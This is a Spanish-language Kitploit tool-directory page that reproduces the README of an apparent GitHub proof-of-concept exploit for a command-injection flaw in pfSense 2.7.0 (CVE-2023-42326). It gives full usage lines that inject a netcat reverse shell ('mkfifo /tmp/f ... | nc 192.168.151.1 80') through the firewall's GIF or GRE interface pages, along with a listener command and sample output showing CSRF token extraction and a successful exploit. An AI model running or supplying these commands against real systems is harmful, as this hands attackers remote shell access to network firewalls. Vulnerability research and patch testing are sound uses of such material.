
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-42326 — Este es un POC simple para mostrar la vulnerabilidad de inyección de comandos de pfsense 2.7 (CVE-2023-42326). | Kitploit
Herramientas/GitHubGitHub/bl4ckarch/cve-2023-42326
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubbl4ckarch/cve-2023-42326

CVE-2023-42326

Este es un POC simple para mostrar la vulnerabilidad de inyección de comandos de pfsense 2.7 (CVE-2023-42326).

Ver Repositorio
4115hace 2 añosAún no revisado
Compartir

pfSense 2.7.0 Exploit de Inyección de Comandos (CVE-2023-42326)

Este script de Python es una Prueba de Concepto (PoC) para la vulnerabilidad de inyección de comandos (CVE-2023-42326) en pfSense 2.7.0. La vulnerabilidad permite a atacantes autenticados inyectar y ejecutar comandos arbitrarios a través de los componentes interfaces_gif_edit.php e interfaces_gre_edit.php.

Características

  • Selección de modo de explotación (gif o gre) para elegir los componentes vulnerables.
  • Capacidad de inyección de comandos para ejecutar comandos de shell arbitrarios.
  • Manejo de shell inversa Netcat con gestión automática de hilos.
  • Modo debug para una visibilidad mejorada de los datos de las solicitudes.

Requisitos previos

Antes de ejecutar el script, asegúrate de tener:

  • Python 3.x instalado en tu sistema.
  • Las bibliotecas de Python necesarias instaladas:
    pip install requests beautifulsoup4 rich
    

Uso

Ejemplo básico (Inyección de comandos)

Este comando inyecta un comando de shell que crea una shell inversa hacia tu máquina:

python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &"
  • -u: Nombre de usuario para el inicio de sesión de administrador de pfSense.
  • -p: Contraseña para el inicio de sesión de administrador de pfSense.
  • --mode: Modo de explotación (gif o gre).
  • -t: URL objetivo de pfSense.
  • -c: El comando de shell a inyectar.
  • -d: (Opcional) Activa el modo debug para ver los datos de respuesta sin procesar.

Ejemplo de Shell Inversa


Asegúrate de tener un listener de Netcat ejecutándose en tu máquina:

nc -lvnp 80

Luego, ejecuta el script con un comando de shell inversa como este:

python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &"  --insecure(for https without valid ssl)

GIFs de demostración

  1. Iniciando sesión en pfSense y explotando la interfaz GIF

    Demo 1 - Interfaz GIF

  2. Ejecutando una Shell Inversa

    Demo 2 - Shell Inversa

Opciones del script

ArgumentoDescripción
-uNombre de usuario para el inicio de sesión de administrador de pfSense.
-pContraseña para el inicio de sesión de administrador de pfSense.
-tURL/dirección IP objetivo de pfSense (ej. http://10.101.1.1).
--modeModo de explotación: gif (para interfaces_gif_edit.php) o gre.
-cComando a inyectar en el componente vulnerable.
-dOpcional. Activa el modo debug para imprimir los datos de respuesta.

Ejemplo de salida

Cuando el exploit se ejecuta correctamente, deberías ver una salida similar a esta:

██████╗ ███████╗██████╗ ██╗    ██╗███╗   ██╗███╗   ███╗███████╗
██╔══██╗██╔════╝██╔══██╗██║    ██║████╗  ██║████╗ ████║██╔════╝
██████╔╝█████╗  ██████╔╝██║ █╗ ██║██╔██╗ ██║██╔████╔██║█████╗  
██╔═══╝ ██╔══╝  ██╔═══╝ ██║███╗██║██║╚██╗██║██║╚██╔╝██║██╔══╝  
██║     ██║     ██║     ╚███╔███╔╝██║ ╚████║██║ ╚═╝ ██║███████╗
╚═╝     ╚═╝     ╚═╝      ╚══╝╚══╝ ╚═╝  ╚═══╝╚═╝     ╚═╝╚══════╝

Hecho con ❤️ por @bl4ckarch                                                            
[2024-10-24 03:57:59] [SUCCESS] El objetivo http://10.101.1.1 es accesible
[2024-10-24 03:57:59] [INFO] Obteniendo token CSRF de: http://10.101.1.1/
[2024-10-24 03:57:59] [SUCCESS] Token CSRF extraído exitosamente
[2024-10-24 03:57:59] [INFO] Enviando solicitud de exploit GIF a http://10.101.1.1/interfaces_gif_edit.php
[2024-10-24 03:57:59] [SUCCESS] Exploit GIF enviado exitosamente

Notas

  • Requisito de privilegio: Debes tener credenciales de administrador válidas para la instancia de pfSense.
  • Sistema objetivo: Este exploit es específico para pfSense 2.7.0.
  • Shell inversa: Asegúrate de que la configuración de tu cortafuegos permita conexiones entrantes en el puerto especificado al configurar una shell inversa.

Modo debug

Si deseas ver más detalles sobre las solicitudes que se están enviando, puedes activar el modo debug añadiendo -d a tu comando. Esto imprimirá los datos de respuesta y te ayudará a solucionar cualquier problema.

python3 exploit.py -u "admin" -p 'pfsense' --mode 'gif' -t http://10.101.1.1 -c "your_command_here" -d --insecure(for https without valid ssl)

Solución de problemas

  • Asegúrate de que el sistema objetivo sea accesible.
  • Verifica nuevamente las credenciales utilizadas para el inicio de sesión.
  • Usa el flag -d para un registro más detallado si es necesario.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    249

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →